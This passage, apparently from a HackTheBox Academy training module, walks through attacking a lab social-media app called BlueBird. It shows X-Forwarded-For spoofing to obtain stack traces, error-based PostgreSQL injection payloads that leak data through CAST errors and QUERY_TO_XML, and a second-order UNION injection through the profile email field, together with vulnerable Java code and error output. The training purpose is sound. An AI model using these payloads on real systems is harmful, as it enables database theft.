
So let's try the injection again, this time with the payload `' or 1=1--@bluebird.htb`.




This time we got the generic error message as a response. If you recall from the code above, this response is served to all clients who don't have the IP address `127.0.1.1`, which is likely for local debugging. Regarding the IP check, the developers have made a very common mistake. The [X-Forwarded-For](#) header is first checked to see if it was provided. This is a header which proxies use to note the original client IP. The problem is that since the header is provided from the client (proxy), we as attackers can supply whatever value we want.

To know more about Host header attacks, check the [Introduction to Host Header Attacks](#) section from the [Abusing HTTP Misconfigurations](#) module.

Knowing this, we can try sending the same payload again, except this time intercept the request with Burp and add the `X-Forwarded-For` header:



After forwarding the request, we should get a more verbose response from the server, including the stack trace.



```

org.springframework.data.support.DataAccessUtils.nullableSingleResult(DataAccessUtils.java:108), org.springframework.jdbc.core.JdbcTemplate.queryForObject(JdbcTemplate.java:509),
com.bmdmy.bluebird.controller.AuthController.forgetPOST(AuthController.java:139), java.base/jdk.internal.reflect.NativeMethodAccessorImpl.invoke0(Native Method),
java.base/jdk.internal.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:77),
java.base/jdk.internal.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43), java.base/java.lang.reflect.Method.invoke(Method.java:568),
org.springframework.web.method.support.InvocableHandlerMethod.doInvoke(InvocableHandlerMethod.java:267),
org.springframework.web.method.support.InvocableHandlerMethod.invokeForRequest(InvocableHandlerMethod.java:152),
org.springframework.web.servlet.mvc.method.annotation.ServletInvocableHandlerMethod.invokeAndHandle(ServletInvocableHandlerMethod.java:117),
org.springframework.web.servlet.mvc.method.annotation.RequestMappingHandlerAdapter.invokeHandlerMethod(RequestMappingHandlerAdapter.java:884),
org.springframework.web.servlet.mvc.method.annotation.RequestMappingHandlerAdapter.handleInternal(RequestMappingHandlerAdapter.java:797),
org.springframework.web.servlet.mvc.method.AbstractHandlerMethodAdapter.handle(AbstractHandlerMethodAdapter.java:87),
org.springframework.web.servlet.DispatcherServlet.doDispatch(DispatcherServlet.java:1088), org.springframework.web.servlet.DispatcherServlet.doService(DispatcherServlet.java:973),
org.springframework.web.servlet.FrameworkServlet.processRequest(FrameworkServlet.java:1011), org.springframework.web.servlet.FrameworkServlet.doPost(FrameworkServlet.java:914),
jakarta.servlet.http.HttpServlet.service(HttpServlet.java:731), org.springframework.web.servlet.FrameworkServlet.service(FrameworkServlet.java:885),
jakarta.servlet.http.HttpServlet.service(HttpServlet.java:814), org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:223),
org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:158), org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:53),
org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:185),
org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:158), org.springframework.web.filter.OncePerRequestFilter.doFilter(OncePerRequestFilter.java:110),
org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:185),
org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:158),
org.springframework.security.web.FilterChainProxy.lambda$doFilterInternal$3(FilterChainProxy.java:231),
org.springframework.security.web.FilterChainProxy$VirtualFilterChain.doFilter(FilterChainProxy.java:365),
org.springframework.security.web.access.intercept.FilterSecurityInterceptor.invoke(FilterSecurityInterceptor.java:117),
org.springframework.security.web.access.intercept.FilterSecurityInterceptor.doFilter(FilterSecurityInterceptor.java:83),
org.springframework.security.web.FilterChainProxy$VirtualFilterChain.doFilter(FilterChainProxy.java:374),
org.springframework.security.web.access.ExceptionTranslationFilter.doFilter(ExceptionTranslationFilter.java:126),
org.springframework.security.web.access.ExceptionTranslationFilter.doFilter(ExceptionTranslationFilter.java:120),
org.springframework.security.web.FilterChainProxy$VirtualFilterChain.doFilter(FilterChainProxy.java:374),
org.springframework.security.web.session.SessionManagementFilter.doFilter(SessionManagementFilter.java:131),
org.springframework.security.web.session.SessionManagementFilter.doFilter(SessionManagementFilter.java:85),
org.springframework.security.web.FilterChainProxy$VirtualFilterChain.doFilter(FilterChainProxy.java:374),
org.springframework.security.web.authentication.AnonymousAuthenticationFilter.doFilter(AnonymousAuthenticationFilter.java:100),
org.springframework.security.web.FilterChainProxy$VirtualFilterChain.doFilter(FilterChainProxy.java:374),
org.springframework.security.web.servletapi.SecurityContextHolderAwareRequestFilter.doFilter(SecurityContextHolderAwareRequestFilter.java:179),
org.springframework.security.web.FilterChainProxy$VirtualFilterChain.doFilter(FilterChainProxy.java:374),
org.springframework.security.web.savedrequest.RequestCacheAwareFilter.doFilter(RequestCacheAwareFilter.java:63),

```

This time we should see an error message like this show up. In this case specifically, there was an error since all rows from the `users` table were returned when only one was expected, but the more interesting point is that the error messages are returned to us.

Exploiting the SQL Injection

Next let's try and force PostgreSQL to run into an error and reveal information in the message returned to us. A popular technique when it comes to error-based SQL injection is casting a unsuitable STRING to an INT because the value will be displayed in the error message. To test this out, we can use the payload ' and 0=CAST((SELECT VERSION()) AS INT)--@bluebird.htb to try and leak the version of the database.



BlueBird - Error

```
StatementCallback; SQL [SELECT * FROM users WHERE email = '' and 0=CAST((SELECT VERSION()) AS INT)--@bluebird.htb]; ERROR: invalid input syntax for type integer: PostgreSQL 15.1
(Debian 15.1-1+b1) on x86_64-pc-linux-gnu, compiled by gcc (Debian 12.2.0-13) 12.2.0, 64-bit

[org.springframework.jdbc.support.SQLStateSQLExceptionTranslator.doTranslate(SQLStateSQLExceptionTranslator.java:105),
org.springframework.jdbc.support.AbstractFallbackSQLExceptionTranslator.translate(AbstractFallbackSQLExceptionTranslator.java:70),
org.springframework.jdbc.support.AbstractFallbackSQLExceptionTranslator.translate(AbstractFallbackSQLExceptionTranslator.java:79),
org.springframework.jdbc.core.JdbcTemplate.translateException(JdbcTemplate.java:1538), org.springframework.jdbc.core.JdbcTemplate.execute(JdbcTemplate.java:393),
org.springframework.jdbc.core.JdbcTemplate.query(JdbcTemplate.java:445), org.springframework.jdbc.core.JdbcTemplate.query(JdbcTemplate.java:475),
org.springframework.jdbc.core.JdbcTemplate.queryForObject(JdbcTemplate.java:588), com.bmdyy.bluebird.controller.AuthController.forgetPOST(AuthController.java:139),
java.base/jdk.internal.reflect.NativeMethodAccessorImpl.invoke0(Native Method), java.base/jdk.internal.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:77),
java.base/jdk.internal.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43), java.base/java.lang.reflect.Method.invoke(Method.java:568),
org.springframework.web.method.support.InvocableHandlerMethod.doInvoke(InvocableHandlerMethod.java:207),
org.springframework.web.method.support.InvocableHandlerMethod.invokeForRequest(InvocableHandlerMethod.java:152),
org.springframework.web.servlet.mvc.method.annotation.ServletInvocableHandlerMethod.invokeAndHandle(ServletInvocableHandlerMethod.java:117),
org.springframework.web.servlet.mvc.method.annotation.RequestMappingHandlerAdapter.invokeHandlerMethod(RequestMappingHandlerAdapter.java:884),
org.springframework.web.servlet.mvc.method.annotation.RequestMappingHandlerAdapter.handleInternal(RequestMappingHandlerAdapter.java:797),
org.springframework.web.servlet.mvc.method.AbstractHandlerMethodAdapter.handle(AbstractHandlerMethodAdapter.java:87),
org.springframework.web.servlet.DispatcherServlet.doDispatch(DispatcherServlet.java:1080), org.springframework.web.servlet.DispatcherServlet.doService(DispatcherServlet.java:973),
org.springframework.web.servlet.FrameworkServlet.processRequest(FrameworkServlet.java:1011), org.springframework.web.servlet.FrameworkServlet.doPost(FrameworkServlet.java:914),
jakarta.servlet.http.HttpServlet.service(HttpServlet.java:731), org.springframework.web.servlet.FrameworkServlet.service(FrameworkServlet.java:885),
jakarta.servlet.http.HttpServlet.service(HttpServlet.java:814), org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:223),
org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:158), org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:53),
org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:185),
org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:158), org.springframework.web.filter.OncePerRequestFilter.doFilter(OncePerRequestFilter.java:110),
org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:185),
org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:158),
org.springframework.security.web.FilterChainProxy.lambda$doFilterInternal$3(FilterChainProxy.java:231),
org.springframework.security.web.FilterChainProxy$VirtualFilterChain.doFilter(FilterChainProxy.java:365),
org.springframework.security.web.access.intercept.FilterSecurityInterceptor.invoke(FilterSecurityInterceptor.java:117),
org.springframework.security.web.access.intercept.FilterSecurityInterceptor.doFilter(FilterSecurityInterceptor.java:83),
org.springframework.security.web.FilterChainProxy$VirtualFilterChain.doFilter(FilterChainProxy.java:374),
org.springframework.security.web.access.ExceptionTranslationFilter.doFilter(ExceptionTranslationFilter.java:126),
org.springframework.security.web.access.ExceptionTranslationFilter.doFilter(ExceptionTranslationFilter.java:120),
org.springframework.security.web.FilterChainProxy$VirtualFilterChain.doFilter(FilterChainProxy.java:374),
org.springframework.security.web.session.SessionManagementFilter.doFilter(SessionManagementFilter.java:131),
org.springframework.security.web.session.SessionManagementFilter.doFilter(SessionManagementFilter.java:85),
org.springframework.security.web.FilterChainProxy$VirtualFilterChain.doFilter(FilterChainProxy.java:374)]
```

This time you will notice something interesting in the error message. PostgreSQL fails to convert `VERSION()` to an `INT` as expected and so it prints the value out in the error message which is returned to us.

The same technique can be used to leak pretty much anything from the database; you just need to get creative. For example, we can get one table name like this:

Code: sql

```
' and 1=CAST((SELECT table_name FROM information_schema.tables LIMIT 1) as
INT)--@bluebird.htb
```

Or you could use `STRING_AGG` to select all table names at once like this:

Code: sql

```
' and 1=CAST((SELECT STRING_AGG(table_name,',') FROM
information_schema.tables LIMIT 1) as INT)--@bluebird.htb
```

If it is possible to stack queries in the specific SQL injection vulnerability you are targetting, you can even use `XML functions` to dump entire tables or databases at once like this:

Code: sql

```
';SELECT CAST(CAST(QUERY_TO_XML('SELECT * FROM posts LIMIT 2',TRUE,TRUE, ''))
```

```
AS TEXT) AS INT)--@bluebird.htb
```

BlueBird - Error

```
StatementCallback; SQL [SELECT * FROM users WHERE email = '';SELECT CAST(CAST(QUERY_TO_XML('SELECT * FROM posts LIMIT 2',TRUE,TRUE,'') AS TEXT) AS INT)--@bluebird.htb']; ERROR: invalid
input syntax for type integer: "<row xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
  <id>1</id>
  <text>I work all day, then go home & play work simulator</text>
  <author_id>1</author_id>
  <posted_at>2023-02-01T07:12:00</posted_at>
</row>

<row xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
  <id>2</id>
  <text>BlueBird is the PvP of social media</text>
  <author_id>1</author_id>
  <posted_at>2023-01-30T08:32:00</posted_at>
</row>
"
```

```
[org.springframework.jdbc.support.SQLStateSQLExceptionTranslator.doTranslate(SQLStateSQLExceptionTranslator.java:105),
org.springframework.jdbc.support.AbstractFallbackSQLExceptionTranslator.translate(AbstractFallbackSQLExceptionTranslator.java:70),
org.springframework.jdbc.support.AbstractFallbackSQLExceptionTranslator.translate(AbstractFallbackSQLExceptionTranslator.java:70),
org.springframework.jdbc.core.JdbcTemplate.translateException(JdbcTemplate.java:1538), org.springframework.jdbc.core.JdbcTemplate.execute(JdbcTemplate.java:393),
org.springframework.jdbc.core.JdbcTemplate.query(JdbcTemplate.java:465), org.springframework.jdbc.core.JdbcTemplate.query(JdbcTemplate.java:475),
org.springframework.jdbc.core.JdbcTemplate.queryForObject(JdbcTemplate.java:508), com.bmdyy.bluebird.controller.AuthController.forgetPOST(AuthController.java:139),
java.base/jdk.internal.reflect.NativeMethodAccessorImpl.invoke0(Native Method), java.base/jdk.internal.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:77),
java.base/jdk.internal.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43), java.base/java.lang.reflect.Method.invoke(Method.java:568),
org.springframework.web.method.support.InvocableHandlerMethod.doInvoke(InvocableHandlerMethod.java:207),
org.springframework.web.method.support.InvocableHandlerMethod.invokeForRequest(InvocableHandlerMethod.java:152),
org.springframework.web.servlet.mvc.method.annotation.ServletInvocableHandlerMethod.invokeAndHandle(ServletInvocableHandlerMethod.java:117),
org.springframework.web.servlet.mvc.method.annotation.RequestMappingHandlerAdapter.invokeHandlerMethod(RequestMappingHandlerAdapter.java:884),
org.springframework.web.servlet.mvc.method.annotation.RequestMappingHandlerAdapter.handleInternal(RequestMappingHandlerAdapter.java:797),
org.springframework.web.servlet.mvc.method.AbstractHandlerMethodAdapter.handle(AbstractHandlerMethodAdapter.java:87),
org.springframework.web.servlet.DispatcherServlet.doDispatch(DispatcherServlet.java:1080), org.springframework.web.servlet.DispatcherServlet.doService(DispatcherServlet.java:973),
```

Second-Order SQL Injection

Introduction

Second-order SQL injection is a type of SQL injection where user-input is stored by the application and then later used in a SQL query unsafely. This type of vulnerability can be harder to spot, because it usually requires interacting with separate application functionalities to store and then use the data.

Expanding on the SQL injection in /profile

In this section we will take a closer look at the third SQLi vulnerability that we identified in the Identifying Vulnerabilities sections:

Code: java

```
// ProfileController.java
```

```
@GetMapping("/{profile/{id}}")
```

```
public String profile(@PathVariable int id, Model model, HttpServletResponse
response) throws IOException {
```

```
    String sql;
```

```
    User user;
```

```
    try {
```

```

        sql = "SELECT username, name, description, email, id FROM users
WHERE id = ?";
        user = (User)this.jdbcTemplate.queryForObject(sql, new Object[]{id},
new BeanPropertyRowMapper(User.class));
    } catch (Exception var8) {
        response.sendRedirect("/");
        return null;
    }

    sql = "SELECT text, to_char(posted_at, 'dd.mm.yyyy, hh:mi') as
posted_at_nice, username, name, author_id FROM posts JOIN users ON
posts.author_id = users.id WHERE email = '" + user.getEmail() + "' ORDER BY
posted_at DESC";
    List posts = this.jdbcTemplate.queryForList(sql);
    model.addAttribute("user", user);
    model.addAttribute("posts", posts);
    UserDetailsImpl userDetails =
(UserDetailsImpl)SecurityContextHolder.getContext().getAuthentication().getP
rincipal();
    model.addAttribute("userDetails", userDetails);
    return "profile";
}

```

In this function, two queries are made:

1. The first selects the `username`, `name`, `description`, `email` and `id` values from `users` where `id` matches `{id}` in the path. These values are then used to initialize a `User` object.
2. The second query selects `posts` made by the `user` whose `email` matches the `email` of the `User` object we just created.

Even though the `email` we use in the second query came from the database as a result of the first query, this is still unsafe since it is concatenated into the query. If we can find a way to set the value of `email` for a known `id`, then we should be able to exploit a `second-order SQL injection`.

So let's do a little bit of `input tracing`, and find out where/if we can set the value of `email`. To update a value in SQL, you have to use the `UPDATE` keyword, so we can grep for this in the project:

```

mayala@htb[/htb] $ grep -irnE 'UPDATE.*email'
com/bmdyy/bluebird/controller/ProfileController.java:70: sql = "UPDATE users SET
name = ?, description = ?, email = ?";
com/bmdyy/bluebird/controller/ProfileController.java:85:

```

```
this.jdbcTemplate.update(sql, new Object[]{name, description, email,
passwordHash, userDetails.getId()});
com/bmdyy/bluebird/controller/ProfileController.java:87:
this.jdbcTemplate.update(sql, new Object[]{name, description, email,
userDetails.getId()});
```

The results show an `UPDATE` query which seems to include `email`. Taking a closer look, we find the line in `editProfilePOST()` which maps to `POST` requests to `/profile/edit`. This function lets us edit the user details of the user we are logged in as, including the `email`.

Code: java

```
@PostMapping("/{profile/edit}")
public void editProfilePOST(@RequestParam String name, @RequestParam String
description, @RequestParam String email, @RequestParam(required = false)
String password, @RequestParam(required = false) String repeatPassword,
HttpServletRequest response) throws IOException {
<SNIP>
    sql = "UPDATE users SET name = ?, description = ?, email = ?";
<SNIP>
    sql = sql + " WHERE id = ?";
<SNIP>
    this.jdbcTemplate.update(sql, new Object[]{name, description, email,
userDetails.getId()});
<SNIP>
}
```

At this point we have confirmed that we can control the value of email, and that this in turn will be passed into the vulnerable SQL query (`second-order`). One important thing to note is that in `editProfilePOST()` the SQL query to update the user's `email` is parameterized. There is no SQL injection vulnerability in this query.

Exploiting Second-Order SQL Injection

With the vulnerability identified, exploiting `second-order SQL injection` is no different than regular `SQL injection`, except that setting the payload and 'running' the payload are two separate requests.

First things first, we need to log into `BlueBird` and head on over to `/profile/edit` so that we can set our user's `email`.

BlueBird - Edit Profile

Username

Name

Description

Email

New Password

Repeat New Password

Since our `email/payload` will be used in `/profile/{id}`, we need to keep in mind the `SQL` query that we will be injecting into:

Code: sql

```
SELECT text, to_char(posted_at, 'dd.mm.yyyy, hh:mi') as posted_at_nice,
username, name, author_id FROM posts JOIN users ON posts.author_id =
users.id WHERE email = '"' + user.getEmail() + '"' ORDER BY posted_at DESC
```

Since a list of posts is returned, one option would be to use `union-based SQL injection` to easily exfiltrate data with a payload like:

Code: sql

```
' UNION SELECT 1,2,3,4,5--
```

We can enter this payload and click `Update Details` to 'set' the payload, and then load our `users Profile` page so that it will be triggered.

```
(kali@kali)-[/var/log/postgresql]
$ tail postgresql-15-main.log
2023-03-08 23:24:36.453 CET [383216] LOG: database system is shut down
2023-03-09 11:43:23.012 CET [143064] LOG: starting PostgreSQL 15.2 (Debian 15.2-1) on x86_64-pc-linux-gnu, compiled by gcc (Debian 12.2.0-14) 12.2.0, 64-bit
2023-03-09 11:43:23.012 CET [143064] LOG: listening on IPv4 address "127.0.0.1", port 5432
2023-03-09 11:43:23.013 CET [143064] LOG: listening on Unix socket "/var/run/postgresql/.s.PGSQL.5432"
2023-03-09 11:43:23.019 CET [143067] LOG: database system was shut down at 2023-03-08 23:24:36 CET
2023-03-09 11:43:23.026 CET [143064] LOG: database system is ready to accept connections
2023-03-09 11:48:23.101 CET [143065] LOG: checkpoint starting: time
2023-03-09 11:48:23.109 CET [143065] LOG: checkpoint complete: wrote 3 buffers (0.0%); 0 WAL file(s) added, 0 removed, 0 recycled; write=0.003 s, sync=0.001 s, total=0.009 s; sync files=2,
longest=0.001 s, average=0.001 s; distance=0 kB, estimate=0 kB
2023-03-09 12:15:12.428 CET [158251] bbuser@bluebird ERROR: UNION types character varying and integer cannot be matched at character 181
2023-03-09 12:15:12.428 CET [158251] bbuser@bluebird STATEMENT: SELECT text, to_char(posted_at, 'dd.mm.yyyy, hh:mi') as posted_at_nice, username, name, author_id FROM posts JOIN users ON p
osts.author_id = users.id WHERE email = ' UNION SELECT 1,2,3,4,5--' ORDER BY posted_at DESC
```


Unfortunately, this exact payload will result in a `SQL error`, but we can easily troubleshoot it. Taking another look at the error message in the log file we can see that `type character varying and integer cannot be matched`:

```
(kali@kali)-[/var/log/postgresql]
$ tail postgresql-15-main.log
2023-03-08 23:24:36.453 CET [383216] LOG: database system is shut down
2023-03-09 11:43:23.012 CET [143064] LOG: starting PostgreSQL 15.2 (Debian 15.2-1) on x86_64-pc-linux-gnu, compiled by gcc (Debian 12.2.0-14) 12.2.0, 64-bit
2023-03-09 11:43:23.012 CET [143064] LOG: listening on IPv4 address "127.0.0.1", port 5432
2023-03-09 11:43:23.013 CET [143064] LOG: listening on Unix socket "/var/run/postgresql/.s.PGSQL.5432"
2023-03-09 11:43:23.019 CET [143067] LOG: database system was shut down at 2023-03-08 23:24:36 CET
2023-03-09 11:43:23.026 CET [143064] LOG: database system is ready to accept connections
2023-03-09 11:48:23.101 CET [143065] LOG: checkpoint starting: time
2023-03-09 11:48:23.109 CET [143065] LOG: checkpoint complete: wrote 3 buffers (0.0%); 0 WAL file(s) added, 0 removed, 0 recycled; write=0.003 s, sync=0.001 s, total=0.009 s; sync files=2, longest=0.001 s, average=0.001 s; distance=0 kB, estimate=0 kB
2023-03-09 12:15:12.428 CET [158251] bbuser@bluebird ERROR: UNION types character varying and integer cannot be matched at character 181
2023-03-09 12:15:12.428 CET [158251] bbuser@bluebird STATEMENT: SELECT text, to_char(posted_at, 'dd.mm.yyyy, hh:mi') as posted_at_nice, username, name, author_id FROM posts JOIN users ON p
osts.author_id = users.id WHERE email = '' UNION SELECT 1,2,3,4,5--' ORDER BY posted_at DESC
```

What this means is that some of the columns are supposed to be `VARCHAR` and we tried to union with 5 `INTEGER` values. There are multiple ways we can figure out which ones are supposed to be which, the easiest way being to look at the full query listed in the error message and deduce the types. The columns `text`, `posted_at_nice`, `username` and `name` are all likely to be `VARCHAR` whereas `author_id` is probably an `INTEGER`. We can test this theory by modifying our payload to `' UNION SELECT '1','2','3','4',5--` and trying again:

The screenshot shows a web application interface with a dark theme. On the left is a sidebar with navigation links: Home, Explore, Notifications, Messages, Bookmarks, Lists, Profile, and More. Below these is a 'Tweet' button and a user profile for 'pentest' (@pentest). The main content area displays the profile of 'pentest' (@pentest Pencil Tester) with a bio and a list of tweets. On the right side, there is a search bar labeled 'Search BlueBird' and a button 'Find User (by username)'. Below this is a section titled 'Trends for You' with a list of trending topics: Cross-Site Scripting, SQL Injection, Server-Side Template Injection, Insecure Deserialization, Insecure Direct Object References, Broken Authentication and Session Management, HTTP Request Smuggling, and Server-Side Request Forgery. At the bottom right, there are links for Terms of Service, Privacy Policy, Cookie Policy, Accessibility, and Server Info, along with a 'More' link and a note 'Made with <3 by bmdyy'.